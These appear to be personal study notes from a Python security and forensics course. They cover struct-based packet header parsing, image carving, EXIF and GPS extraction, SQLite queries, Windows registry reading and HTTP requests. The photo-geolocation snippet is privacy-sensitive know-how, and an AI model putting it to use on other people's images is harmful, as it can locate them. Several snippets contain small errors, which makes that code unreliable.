b'\xff\xff\xff\xff\xff\xff\x04\xb4\xfe\x04\x9b\x83\x88\xe1\x00\x00\xa0\x00\xb0R\x1c \xf2\xb6\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
Step 1 - Analyzing Dead/Static Images
# because data comes in chunks, it could be like this:
# FIND THE WORD WA | LDO IN THESE CHUNKS
>>> previous_chunk = ""
>>> for each_chunk in all_chunks:
... if "WALDO" in previous_chunk + each_chunk:
... print("Found him!")
... previous_chunk = each_chunk[-len("WALDO"):]
Step 2 - Understanding the Structure
>>> open("test.pcap", "rb").read()[:100]
b'\xd4\xc3\xb2\xa1\x02\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\x00\x00\x01\x00\x00\x00\x83\xf13L7\x1f\x07\x00]\x00\x00\x00]\x00\x00\x00\x00\x1f\xf3<\xe1\x13\xf8\x1e\xdf\xe5\x84:\x08\x00E\x00\x00O\xdeS@\x00@\x06G\xab\xac\x10\x0b\x0cJ}\x13\x11\xfc5\x01\xbb\xc6\xd9\x14\xd0\xc5\x1e-\xbf\x80\x18\xff\xff\xcb\x8c\x00\x00\x01\x01\x08\n\x1a}'
# when not using scapy, you have to know where the data is in the bytes
Step 2 - Third-Party Modules that understand Encapsulated Structures
# Hard Drives: Plaso, GRR, AnalyzeMFT
# Memory: Volatility, memprocfs
# Networking: DPKT, Scapy
# Documents: pyPDF, zipfile
Step 2 - THe STRUCT Module
>>> import struct
>>> struct.unpack("!BBBB", b"\xc0\xa8\x80\xc2")
(192, 168, 128, 194)
>>> struct.unpack("!HH", b"\xc0\xa8\x80\xc2")
(49320, 32962)
>>> struct.unpack("<HH", b"\xc0\xa8\x80\xc2")
(43200, 49792)
>>> struct.unpack("!bbbb", b"\xc0\xa8\x80\xc2")
(-64, -88, -128, -62)
# ! or > indicates to interpret data as big-endian
# < indicates to interpret data as little-endian
# = or @ indicates to interpret data based on the system its script is running on
# format chararcters: https://docs.python.org/3/library/struct.html
Step 2 - Struckt Unpack
>>> struct.unpack(">BB", b"\xff\x00")
(255, 0)
# big-endian to extract two bytes into a tuple
>>> struct.unpack("<BB", b"\xff\x00")
(255, 0)
# for single bytes of data the endianness does not matter
>>> struct.unpack("<bB", b"\xff\x00")
(-1, 0)
# treat it as a signed integer
>>> struct.unpack("<H", b"\xff\x00")
(255,)
# H interprets 2 bytes so endianness matters
>>> struct.unpack(">H", b"\xff\x00")
(65280,)
# big-endian
>>> struct.unpack(">h", b"\xff\x00")
(-256,)
# big-endian but it is a signed integer
>>> struct.unpack(">3s", b"\xff\x00\x41")
(b'\xff\x00A',)
# s for string but it really collects bytes
>>> struct.unpack("<cccc", b"\x01\x41\x42\x43")
(b'\x01', b'A', b'B', b'C')
# extract 4 bytes as 4 chars
>>> struct.unpack("<4c", b"\x01\x41\x42\x43")
(b'\x01', b'A', b'B', b'C')
>>> struct.unpack("<4B", b"\x01\x41\x42\x43")
(1, 65, 66, 67)
# extract 4 bytes as 4 single byte integers
>>> struct.unpack("<BxxB", b"\x01\x41\x42\x43")
(1, 67)
# extract a byte, ignore a byte, ignore another byte, extract a byte
>>> struct.unpack("<B2xB", b"\x01\x41\x42\x43")
(1, 67)
# extract a byte, ignore two bytes, extract a byte
>>> struct.unpack("<I", b"\x01\x41\x42\x43")
(1128415489,)
# extract all 4 bytes as an unsigned integer
>>> struct.unpack("<5c", b"\x48\x45\x4c\x4c\x4f")
(b'H', b'E', b'L', b'L', b'O')
>>> struct.unpack("<5s", b"\x48\x45\x4c\x4c\x4f")
(b'HELLO',)
Step 2 - Unpacking Bits as Flags
>>> list(itertools.compress(["BIT0","BIT1","BIT2"], [1,0,1]))
['BIT0', 'BIT2']
# takes to lists
# anwhere there is a 1 in the second list, the value in the corresponding position in the first list is kept
>>> format(147, "08b")
'10010011'
>>> list(map(int,format(147, "08b")))
[1, 0, 0, 1, 0, 0, 1, 1]
# to create a list of bits
>>> def tcp_flags_as_str(flag):
... tcp_flags = ['CWR', 'ECE', 'URG', 'ACK', 'PSH', 'RST', 'SYN', 'FIN']
... return "|".join(list(itertools.compress(tcp.flags,map(int,format(flag,"08b")))))
# combining both to converting byte flags to words
Step 2 - Struct Pack
>>> struct.pack("<h", -5)
b'\xfb\xff'
>>> struct.pack("<h", 5)
b'\x05\x00'
>>> struct.pack(">h", 5)
b'\x00\x05'
>>> struct.pack(">I", 5)
b'\x00\x00\x00\x05'
>>> struct.pack(">Q", 5)
b'\x00\x00\x00\x00\x00\x00\x00\x05'
>>> struct.pack("<4B6sI", 1,2,0x41,0x42,b"SEC573",5)
b'\x01\x02ABSEC573\x05\x00\x00\x00'
# input values are comma-seperated arguments
Step 2 - Ether Header Struct
>>> import socket, struct, codecs
>>> while True:
... data = s.recv(65535)
... eth_dst,eth_src,eth_type = struct.unpack('!6s6sH', data[:14])
... print("ETH: SRC:{0} DST:{1} TYPE:{2}".format(codecs.encode(eth_src,"hex"), codecs.encode("eth_dst","hex"), \
hex(eth_type)))
# to capture ethernet header
# all network traffic is big-endian, so it will start with a !
Step 2 - IP Header Struct
>>> while True:
... iph = struct.unpack('!BBHHHBBHII', data[14:34])
... srcip = socket.inet_ntoa(struct.pack('I',iph[8]))
... dstip = socket.inet_ntoa(struct.pack('I',iph[9]))
... print(f"IP: SRC:{srcip} DST:{dstip} - {iph} ")
Step 2 - TCP Header Struct
>>> while True:
... tcp = struct.unpack('!HHIIBBHHH', embedded_data[:20])
... print("TCP: ", tcp)
Step 2 - UDP Header Struct
>>> print(struct.unpack('!HHHH', embedded_data[:8]))
Step 2 - ICMP Header Struct
>>> (icmp_type,icmp_code,icmp_chksum) = struct.unpack(r'!BBH', embedded_data[:4])
>>> if icmp_type == 0:
... print(f"ICMP - PING REPLY SRC:{srcip} DST:{DSTIP}")
... elif icmp_type == 8:
... print(f"ICMP - PING REQUEST SRC:{srcip} DST:{dstip}")
>>> else:
... print(f"ICMP - TYPE:{icmp_type} CODE:{icmp_code} - SRC:{srcip} DST: {dstip} DATA:{icmp_data}")
Step 3 - Use RegEx on Binary Data
>>> def string2jpg(rawstring):
... if not b'\xff\xd8' in rawstring or not b'\xff\xd9' in rawstring:
... print("ERROR: Invalid or corrupt image!", rawstring[:10])
... return None
... jpg = re.findall(rb'\xff\xd8.*\xff\xd9', rawstring,re.DOTALL)[0]
... return jpg
Step 4 - Analyzing the Data
# You can use a third-party module to analytze it
# Zip: pyzip
# Pdf: pypdf,pdf-parser.py, PDFMiner
# Office Doc: PyWin32 and COM
# Office Docx: Extract zip and XML
# Media: PIL, PyMedia, OpenCV, pySWF
# EXE, DLL: pefile
Python Image Library
Installing PIL Image Package
┌──(forensics)─(d41y㉿kali)-[~/learn/SANS/573/misc]
└─$ pip install Pillow
Collecting Pillow
Downloading pillow-11.2.1-cp313-cp313-manylinux_2_28_x86_64.whl.metadata (8.9 kB)
Downloading pillow-11.2.1-cp313-cp313-manylinux_2_28_x86_64.whl (4.6 MB)
━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 4.6/4.6 MB 12.6 MB/s eta 0:00:00
Installing collected packages: Pillow
Successfully installed Pillow-11.2.1
# READ and WRITE images from disk
# Crop, resize, rotate, recolor, and otherwise manipulate the images
# Read / write image metadata
# Supports multiple image formats, including JPG, BMP, TGA, and more
Opening Images with PIL
>>> from PIL import Image
>>> imagedata = Image.open("PIvfevco6UTNU69s-YaIUFqA.jpeg")
>>> imagedata.show()
# opens the image when saved on disk
>>> from io import BytesIO
>>> from PIL import Image
>>> img = open("PIvfevco6UTNU69s-YaIUFqA.jpeg", "rb").read()
>>> Image.open(BytesIO(img)).show()
# opens the image when saved inside variable
Key Functions in PIL.Image
# open() - open an image
# show() - displays the image
# thumbnail() - reduces image size, preserving aspect ratio
# resize() - returns a copy of the image with the exact given dimensions
# size() - a tuple containing the current image size
# crop() - crops the image
# rotate() - rotates the image
# save() - save the image to disk
# _getexif() - gets the metadata about the image
Listing Metadata 1
>>> from PIL import Image
>>> imgobj = Image.open("test.jpg")
>>> info = imgobj._getexif()
>>> print(info[272])
Canon DIGITAL IXUS 400
Listing Metadata 2
>>> from PIL.ExifTags import TAGS
>>> def print_exif(imageobject):
... exifdict = imageobject._getexif()
... for exif_num, data in exifdict.items():
... tag_name = TAGS.get(exif_num, "Unknown Tag")
... print(f"TAG: {exif_num} ({tag_name}) is assigned {data}")
...
>>> imgobj = Image.open("test.jpg")
>>> print_exif(imgobj)
TAG: 296 (ResolutionUnit) is assigned 2
TAG: 34665 (ExifOffset) is assigned 200
TAG: 271 (Make) is assigned Canon
TAG: 272 (Model) is assigned Canon DIGITAL IXUS 400
TAG: 305 (Software) is assigned GIMP 2.4.5
TAG: 274 (Orientation) is assigned 1
TAG: 306 (DateTime) is assigned 2008:07:31 17:15:01
TAG: 531 (YCbCrPositioning) is assigned 1
TAG: 282 (XResolution) is assigned 72.0
TAG: 283 (YResolution) is assigned 72.0
TAG: 36864 (ExifVersion) is assigned b'0220'
TAG: 37121 (ComponentsConfiguration) is assigned b'\x01\x02\x03\x00'
TAG: 37122 (CompressedBitsPerPixel) is assigned 3.0
TAG: 36867 (DateTimeOriginal) is assigned 2004:08:27 13:52:55
TAG: 36868 (DateTimeDigitized) is assigned 2004:08:27 13:52:55
TAG: 37377 (ShutterSpeedValue) is assigned 7.65625
TAG: 37378 (ApertureValue) is assigned 6.65625
TAG: 37380 (ExposureBiasValue) is assigned 0.0
TAG: 37381 (MaxApertureValue) is assigned 4.0
TAG: 37383 (MeteringMode) is assigned 5
TAG: 37385 (Flash) is assigned 24
TAG: 37386 (FocalLength) is assigned 15.4375
TAG: 40961 (ColorSpace) is assigned 1
TAG: 40962 (ExifImageWidth) is assigned 100
TAG: 40965 (ExifInteroperabilityOffset) is assigned 1284
TAG: 41486 (FocalPlaneXResolution) is assigned 8114.285714285715
TAG: 40963 (ExifImageHeight) is assigned 75
TAG: 41487 (FocalPlaneYResolution) is assigned 8114.285714285715
TAG: 41488 (FocalPlaneResolutionUnit) is assigned 2
TAG: 41495 (SensingMethod) is assigned 2
TAG: 41728 (FileSource) is assigned b'\x03'
TAG: 33434 (ExposureTime) is assigned 0.005
TAG: 33437 (FNumber) is assigned 10.0
TAG: 41985 (CustomRendered) is assigned 1
TAG: 41986 (ExposureMode) is assigned 0
TAG: 40960 (FlashPixVersion) is assigned b'0100'
TAG: 41987 (WhiteBalance) is assigned 0
TAG: 41988 (DigitalZoomRatio) is assigned 1.0
TAG: 37500 (MakerNote) is assigned b'\x0e\x00\x00\x00\x03\x00\x06\x00\x00\x00L\x03\x00\x00\x00\x00\x03\x00\x04\x00\x00\x00X\x03\x00\x00\x01\x00\x03\x00.\x00\x00\x00`\x03\x00\x00\x02\x00\x03\x00\x04\x00\x00\x00\xbc\x03\x00\x00\x03\x00\x03\x00\x04\x00\x00\x00\xc4\x03\x00\x00\x04\x00\x03\x00"\x00\x00\x00\xcc\x03\x00\x00\x06\x00\x02\x00 \x00\x00\x00\x10\x04\x00\x00\x07\x00\x02\x00\x18\x00\x00\x000\x04\x00\x00\x08\x00\x04\x00\x01\x00\x00\x00y\xf5\x12\x00\t\x00\x02\x00 \x00\x00\x00H\x04\x00\x00\r\x00\x03\x00"\x00\x00\x00h\x04\x00\x00\x10\x00\x04\x00\x01\x00\x00\x00\x00\x00\'\x01\x12\x00\x03\x00\x1c\x00\x00\x00\xac\x04\x00\x00\x13\x00\x03\x00\x04\x00\x00\x00\xe4\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\\\x00\x02\x00\x00\x00\x03\x00\x01\x00\x00\x00\x00\x00\x04\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0f\x00\x03\x00\x01\x00\x01@\x00\x00\xff\xff\xff\xff\xc7\x02\xed\x00 \x00\x82\x00\xd7\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xff\xff\x00\x00\xe0\x08\xe0\x08\x00\x00\x01\x00\x00\x00\x00\x00\xff\x7f\x00\x00\x00\x00\x00\x00\x02\x00\xee\x01\x1e\x01\xd7\x00\x00\x04\x00\x00\x00\x00\x00\x00D\x00\x00\x00\x80\x00O\x01\xd5\x00\xf5\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\xd8\x00\x00\x00\xd7\x00\xf3\x00\x00\x00\x00\x00\x00\x00\xfa\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00IMG:DIGITAL IXUS 400 JPEG\x00\x00\x00\x00\x00\x00\x00Firmware Version 1.00\x00\x00\x00Jean-Pierre Grignon\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00D\x00\t\x00\xf8\x00\xf7\x00\xfa\x00\xfb\x00\xf9\x00\xf9\x00\xfa\x00\xf7\x00\xfa\x00@\x00\x00\x00\x00\x00q\x00\x00\x00\x00\x00\n\x00\x05\x00\x01\x00\n\x00Y\x00K\x01\x07\x00\xfb\xff\xfb\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xe0\x00\x00\x00\x00\x00\t\x00\t\x00\xe0\x08\xa8\x06\xe0\x08\xd4\x00\x99\x01&\x00f\xfe\x00\x00\x9a\x01f\xfe\x00\x00\x9a\x01f\xfe\x00\x00\x9a\x01\xd7\xff\xd7\xff\xd7\xff\x00\x00\x00\x00\x00\x00)\x00)\x00)\x00\x08\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00'
TAG: 41990 (SceneCaptureType) is assigned 0
Convert Exif GPS to Decimal Degrees
>>> imgobj = Image.open("DSCN0021.jpg")
>>> def coordinates(ImageObject):
... info = ImageObject._getexif()
... if not info or not info.get(34853):
... return 0, 0
... latDegrees = float(info[34853][2][0])
... latMinutes = float(info[34853][2][1])/60
... latSeconds = float(info[34853][2][2])/3600
... lonDegrees = float(info[34853][4][0])
... lonMinutes = float(info[34853][4][1])/60
... lonSeconds = float(info[34853][4][2])/3600
... latitude = latDegrees + latMinutes + latSeconds
... if info[34853][1] == 'S':
... latitude *= -1
... longitude = lonDegrees + lonMinutes + lonSeconds
... if info[34853][3] == 'W':
... longitude *= -1
... return latitude, longitude
...
>>> print(coordinates(imgobj))
(43.467081666663894, 11.884538333330555)
What to do with GPS Data
# generate URL to google maps
# https://maps.google.com/maps?q=lat,long&z=15
>>> lat, lon = coordinates(imgobj)
>>> print(f"https://maps.google.com/maps?q={lat},{lon}&z=15")
https://maps.google.com/maps?q=43.467081666663894,11.884538333330555&z=15
Python Database Operations
Python SQL Database Modules
# Mysql: mysql-connector-python, pyMySql, MySQL-Python, pyodbc
# MiriaDB: all above, miriadb, pyodbc
# MSSQL: pymssql, pyodbc
# Oracle: python-oracledb, cx_Oracle, pyodbc
# SQLITE: sqlite3 is bubilt into python, pyodbc
>>> import pyodbc
>>> connection = pyodbc.connect("Driver={SQL Server Native Client 11.0};"
... "Server = server_name;"
... "Database = db_name;"
... "Trusted_Connection = yes;")
>>> cursor = connection.cursor()
>>> cursor.execute('SELECT * FROM Table')
>>> for row in cursor:
... print(f"row = {row}")
Sqlite3 Connect and Retrieve Table and Column Names
>>> import sqlite3
>>> db = sqlite3.connect("chinook.db")
>>> list(db.execute("select name from sqlite_master where type='table';"))
[('albums',), ('sqlite_sequence',), ('artists',), ('customers',), ('employees',), ('genres',), ('invoices',), ('invoice_items',), ('media_types',), ('playlists',), ('playlist_track',), ('tracks',), ('sqlite_stat1',)]
>>> list(db.execute("select sql from sqlite_master where name='invoices';"))
[('CREATE TABLE "invoices"\r\n(\r\n [InvoiceId] INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL,\r\n [CustomerId] INTEGER NOT NULL,\r\n [InvoiceDate] DATETIME NOT NULL,\r\n [BillingAddress] NVARCHAR(70),\r\n [BillingCity] NVARCHAR(40),\r\n [BillingState] NVARCHAR(40),\r\n [BillingCountry] NVARCHAR(40),\r\n [BillingPostalCode] NVARCHAR(10),\r\n [Total] NUMERIC(10,2) NOT NULL,\r\n FOREIGN KEY ([CustomerId]) REFERENCES "customers" ([CustomerId]) \r\n\t\tON DELETE NO ACTION ON UPDATE NO ACTION\r\n)',)]
Sqlite3 Query the Records from the Database
>>> import sqlite3
>>> db = sqlite3.connect("chinook.db")
>>> for eachrow in db.execute("SELECT invoices.InvoiceId, invoices.CustomerId, invoices.InvoiceDate, invoices.Billi\
ngAddress from invoices;"):
... print(eachrow)
...
(1, 2, '2009-01-01 00:00:00', 'Theodor-Heuss-Straße 34')
(2, 4, '2009-01-02 00:00:00', 'Ullevålsveien 14')
(3, 8, '2009-01-03 00:00:00', 'Grétrystraat 63')
(4, 14, '2009-01-06 00:00:00', '8210 111 ST NW')
(5, 23, '2009-01-11 00:00:00', '69 Salem Street')
(6, 37, '2009-01-19 00:00:00', 'Berger Straße 10')
(7, 38, '2009-02-01 00:00:00', 'Barbarossastraße 19')
(8, 40, '2009-02-01 00:00:00', '8, Rue Hanovre')
Windows Registry Forensics
The Windows Registry
(sans) C:\Users\melvi\Desktop\sans\Scripts>pip install python-registry
Collecting python-registry
Downloading python_registry-1.3.1-py3-none-any.whl (23 kB)
Collecting enum-compat
Downloading enum_compat-0.0.3-py3-none-any.whl (1.3 kB)
Collecting unicodecsv
Downloading unicodecsv-0.14.1.tar.gz (10 kB)
Using legacy setup.py install for unicodecsv, since package 'wheel' is not installed.
Installing collected packages: enum-compat, unicodecsv, python-registry
Running setup.py install for unicodecsv ... done
Successfully installed enum-compat-0.0.3 python-registry-1.3.1 unicodecsv-0.14.1
WARNING: You are using pip version 20.1.1; however, version 24.0 is available.
You should consider upgrading via the 'c:\users\melvi\desktop\sans\scripts\python.exe -m pip install --upgrade pip' command.
(sans) C:\Users\melvi\Desktop\sans\Scripts>python
Python 3.7.9 (tags/v3.7.9:13c94747c7, Aug 17 2020, 16:30:00) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from Registry.Registry import Registry
Components of Registry
handle = Registry(r"path to registry file")
regkey = handle.open(r"raw str-path to key")
# key methods:
# .path(), .value(), .subkey(), .subkeys()
# value methods:
# .name(), .value(), .value_type_str()
Retrieving one specific Value with .value() or Key with .subkey()
# first open the registry file
>>> from Registry.Registry import Registry
>>> reg_hive = Registry("SOFTWARE_COPY")
# then open the key that contains the value
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT\CurrentVersion")
# then pass the name of the value you want to retrieve to .value()
>>> reg_value = reg_key.value("ProductName")
>>> reg_value.name()
'ProductName'
>>> reg_value.value()
'Windows 10 Pro'
>>> reg_value.value_type_str()
'RegSZ'
>>> reg_key.value("ProductName").value()
'Windows 10 Pro'
# you can also open a specific subkey with .subkey()
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT")
>>> cur_ver_key = reg_key.subkey("CurrentVersion")
>>> cur_ver_key.name()
'CurrentVersion'
A list of Values with .values() or Keys with .subkeys()
# once you have opnened a key, you can retrieve a list of its values with .values()
>>> reg_hive = Registry("SOFTWARE_COPY")
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion\Run")
>>> for eachkey in reg_key.values():
... print(eachkey.name(), eachkey.value(), eachkey.value_type_str())
...
SecurityHealth %windir%\system32\SecurityHealthSystray.exe RegExpandSZ
RtkAudUService "C:\Windows\System32\DriverStore\FileRepository\realtekservice.inf_amd64_9366beb5d0043df3\RtkAudUService64.exe" -background RegSZ
# or you can retrieve a list of subkeys with .subkeys()
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion")
>>> for eachsubkey in reg_key.subkeys():
... print(eachsubkey.name(), end=", ")
...
AccountPicture, ActionCenter, AdvertisingInfo, App Management, App Paths, AppHost, Applets, ApplicationAssociationToasts, ApplicationFrame, AppModel, AppModelUnlock, AppReadiness, Appx, Audio, Authentication, AutoRotation, BackupAndRestoreSettings, BitLocker, BITS, Bluetooth, CapabilityAccessManager, Capture, Casting, Census, ClickNote, ClosedCaptioning, CloudDesktop, CloudExperienceHost, CloudStore, COAWOS, Communications, Component Based Servicing, ConnectedSearch, ContainerMappedPaths, Control Panel, Controls Folder, CPSS, DateTime, Device Installer, Device Metadata, DeviceAccess, DevicePicker, DeviceSetup, Diagnostics, DIFx, DIFxApp, DPX, DriverConfiguration, DriverSearching, EditionOverrides, EventCollector, EventForwarding, Explorer, Ext, Fcon, FileExplorer, FileHistory, FilePicker, FlightedFeatures, Flighting, GameInput, GameInstaller, Group Policy, HardwareIdentification, HelpAndSupport, Hints, Holographic, HoloSI, IME, ImmersiveShell, Installer, InstallService, Internet Settings, LanguageComponentsInstaller, LAPS, Lock Screen, Lxss, Management Infrastructure, Media Center, MicrosoftEdge, MMDevices, NcdAutoSetup, NetCache, NetworkServiceTriggers, Notifications, OEMInformation, OneSettings, OOBE, OpenWith, OptimalLayout, Parental Controls, PerceptionSimulationExtensions, Personalization, PhotoPropertyHandler, PlayReady, Policies, PowerEfficiencyDiagnostics, PrecisionTouchPad, PreviewHandlers, Privacy, PropertySystem, Proximity, PushNotifications, Reliability, rempl, ReserveManager, RetailDemo, Run, RunOnce, SearchBoxEventArgsProvider, SecondaryAuthFactor, SecureAssessment, SecureBoot, Security and Maintenance, SettingSync, Setup, SharedAccess, SharedDLLs, SharedPC, Shell, Shell Extensions, ShellCompatibility, ShellServiceObjectDelayLoad, SHUTDOWN, SideBySide, SignalManager, SmartGlass, SMDEn, SMI, Spectrum, SpeechGestures, StillImage, StorageSense, Store, StructuredQuery, Syncmgr, SysPrepTapi, SystemProtectedUserData, Tablet PC, Telephony, ThemeManager, Themes, TouchKeyboard, UFH, Uninstall, UpdateHealthTools, UpdatePlatform, URL, UserPictureChange, UserState, Utilman, VFUProvider, WaaSAssessment, WebCheck, WinBio, Windows Block Level Backup, Windows To Go, WindowsAnytimeUpgrade, WindowsBackup, WindowsBackupAndRestore, WindowsUpdate, WindowTabManager, WINEVT, Wordpad, Wosc, WSMAN, WSX, WTDS, XboxGaming, XWiz
Keys .path() Attribute prints the Keys Path
>>> reghandle = Registry("SOFTWARE_COPY")
>>> akey = reghandle.open(r"Microsoft\Windows NT\CurrentVersion\NetworkList")
>>> for eachsubkey in akey.subkeys():
... print(eachsubkey.path())
...
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\DefaultMediaCost
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\NewNetworks
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Nla
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Permissions
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Policies
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures
# ROOT = path-root
urllib
Web Encoding in Python3
(sans) C:\Users\melvi\Desktop>pip install requests
Collecting requests
Downloading requests-2.31.0-py3-none-any.whl (62 kB)
|████████████████████████████████| 62 kB 2.3 MB/s
Collecting charset-normalizer<4,>=2
Downloading charset_normalizer-3.4.2-cp37-cp37m-win_amd64.whl (103 kB)
|████████████████████████████████| 103 kB 2.2 MB/s
Collecting certifi>=2017.4.17
Downloading certifi-2025.4.26-py3-none-any.whl (159 kB)
|████████████████████████████████| 159 kB 2.2 MB/s
Collecting idna<4,>=2.5
Downloading idna-3.10-py3-none-any.whl (70 kB)
|████████████████████████████████| 70 kB 2.3 MB/s
Collecting urllib3<3,>=1.21.1
Downloading urllib3-2.0.7-py3-none-any.whl (124 kB)
|████████████████████████████████| 124 kB 2.2 MB/s
Installing collected packages: charset-normalizer, certifi, idna, urllib3, requests
Successfully installed certifi-2025.4.26 charset-normalizer-3.4.2 idna-3.10 requests-2.31.0 urllib3-2.0.7
WARNING: You are using pip version 20.1.1; however, version 24.0 is available.
You should consider upgrading via the 'c:\users\melvi\desktop\sans\scripts\python.exe -m pip install --upgrade pip' command.
(sans) C:\Users\melvi\Desktop>python3
Python 3.7.9 (tags/v3.7.9:13c94747c7, Aug 17 2020, 16:30:00) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import html
>>> html.escape("< > \" ' &")
'< > " ' &'
>>> html.unescape("<> " ' %41 AB")
'<> " \' %41 AB'
>>> import urllib.parse
>>> urllib.parse.quote("< > \" ' & : ? + : /")
'%3C%20%3E%20%22%20%27%20%26%20%3A%20%3F%20%2B%20%3A%20/'
>>> urllib.parse.quote("< > \" ' & : ? + : /", safe=" ")
'%3C %3E %22 %27 %26 %3A %3F %2B %3A %2F'
>>> urllib.parse.unquote("%3C %3E %26 %41 A")
'< > & A A'
GET Requests with urllib
# should always quote your URL with urllib.parse.quote
(sans) C:\Users\melvi\Desktop>python
Python 3.7.9 (tags/v3.7.9:13c94747c7, Aug 17 2020, 16:30:00) [MSC v.1900 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> import urllib.parse
>>> import urllib.request
>>> urldata = urllib.parse.quote("http://web.com", safe="/\\:?=+")
>>> webcontent = urllib.request.urlopen(urldata).read()
# can use read() to read the entire contents of the website into a single string
# can use readlines() to read the contents into a list of lines
POST Request with urllib
>>> import urllib.parse
>>> import urllib.request
>>> url = 'http://httpbin.org/post'
>>> url = urllib.parse.quote(url, safe="/\\:?=+")
>>> data = {"username":"mikem","password":"codeforensics"}
>>> data = urllib.parse.urlencode(data).encode()
>>> content = urllib.request.urlopen(url,data).read()
Requests
Requests Module
(sans) C:\Users\melvi\Desktop>pip install requests
Requirement already satisfied: requests in c:\users\melvi\desktop\sans\lib\site-packages (2.31.0)
Requirement already satisfied: charset-normalizer<4,>=2 in c:\users\melvi\desktop\sans\lib\site-packages (from requests) (3.4.2)
Requirement already satisfied: idna<4,>=2.5 in c:\users\melvi\desktop\sans\lib\site-packages (from requests) (3.10)
Requirement already satisfied: certifi>=2017.4.17 in c:\users\melvi\desktop\sans\lib\site-packages (from requests) (2025.4.26)
Requirement already satisfied: urllib3<3,>=1.21.1 in c:\users\melvi\desktop\sans\lib\site-packages (from requests) (2.0.7)
WARNING: You are using pip version 20.1.1; however, version 24.0 is available.
You should consider upgrading via the 'c:\users\melvi\desktop\sans\scripts\python.exe -m pip install --upgrade pip' command.
One Request at a Time
>>> import requests
>>> webdata = requests.get("http://sans.org").content
>>> webdata[:70]
b'<!doctype html>\n<html data-n-head-ssr>\n <head>\n <script>window.onloa'
>>> url = "http://127.0.0.1/login.php"
>>> formdata = {"username":"admin", "password":"ninja"}
>>> webdata = requests.post(url, formdata).text
>>> webdata[:45]
b'<!doctype html>\n<html data-n-head-ssr>\n <hea'
# one request at a time with no relationship between requests
# requests for all HTTP verbs
Response Objects
>>> resp = requests.get("http://isc.sans.edu")
>>> type(resp)
<class 'requests.models.Response'>
>>> dir(resp)
['__attrs__', '__bool__', '__class__', '__delattr__', '__dict__', '__dir__', '__doc__', '__enter__', '__eq__', '__exit__', '__format__', '__ge__', '__getattribute__', '__getstate__', '__gt__', '__hash__', '__init__', '__init_subclass__', '__iter__', '__le__', '__lt__', '__module__', '__ne__', '__new__', '__nonzero__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__setstate__', '__sizeof__', '__str__', '__subclasshook__', '__weakref__', '_content', '_content_consumed', '_next', 'apparent_encoding', 'close', 'connection', 'content', 'cookies', 'elapsed', 'encoding', 'headers', 'history', 'is_permanent_redirect', 'is_redirect', 'iter_content', 'iter_lines', 'json', 'links', 'next', 'ok', 'raise_for_status', 'raw', 'reason', 'request', 'status_code', 'text', 'url']
>>> resp.status_code, resp.reason
(200, 'OK')
>>> resp.headers
{'Content-Type': 'text/html', 'Transfer-Encoding': 'chunked', 'Connection': 'keep-alive', 'Date': 'Fri, 30 May 2025 21:36:14 GMT', 'Last-Modified': 'Fri, 30 May 2025 21:35:26 GMT', 'Content-Encoding': 'gzip', 'x-amz-server-side-encryption': 'AES256', 'ETag': 'W/"91ed0e509a87f261f0b073308d0f976a"', 'Vary': 'accept-encoding', 'X-Cache': 'Hit from cloudfront', 'Via': '1.1 caaddf8ce46d2bfa1216d6fdd9c0393c.cloudfront.net (CloudFront)', 'X-Amz-Cf-Pop': 'IAD61-P4', 'X-Amz-Cf-Id': '5sOhxc5SVisxuo8PjwMlnvxsOAv1w40nlQkYo4YOQbDCf3E4LhPllQ==', 'Age': '192', 'Set-Cookie': 'visid_incap_2188750=8OZ+Akg8Tcap64w7885vxowlOmgAAAAAQUIPAAAAAAD70WuprZds/8xsHHWbWp6B; expires=Sat, 30 May 2026 06:54:40 GMT; HttpOnly; path=/; Domain=.sans.edu; Secure; SameSite=None, nlbi_2188750_2100128=CRItGe7sMSb+HyBRac18PgAAAABJHW2TVNSZVKpl0j+sOV0m; HttpOnly; path=/; Domain=.sans.edu; Secure; SameSite=None, incap_ses_1349_2188750=UuJeXVQTkADjCzB0sJy4Eo0lOmgAAAAADKeHi3Myq3QTe8I4qAztLw==; path=/; Domain=.sans.edu; Secure; SameSite=None', 'Strict-Transport-Security': 'max-age=31556926; includeSubDomains', 'X-CDN': 'Imperva', 'Server': 'nc -l -p 80', 'X-Do-Not-Hack': '18 U.S.C. Parag 1030', 'X-HeyJason': 'DEV522 rocks', 'Expect-CT': 'max-age=0, report-uri="https://isc.sans.edu/cspreport.html"', 'X-Content-Type-Options': 'nosniff', 'Permitted-Cross-Domain-Policies': 'none', 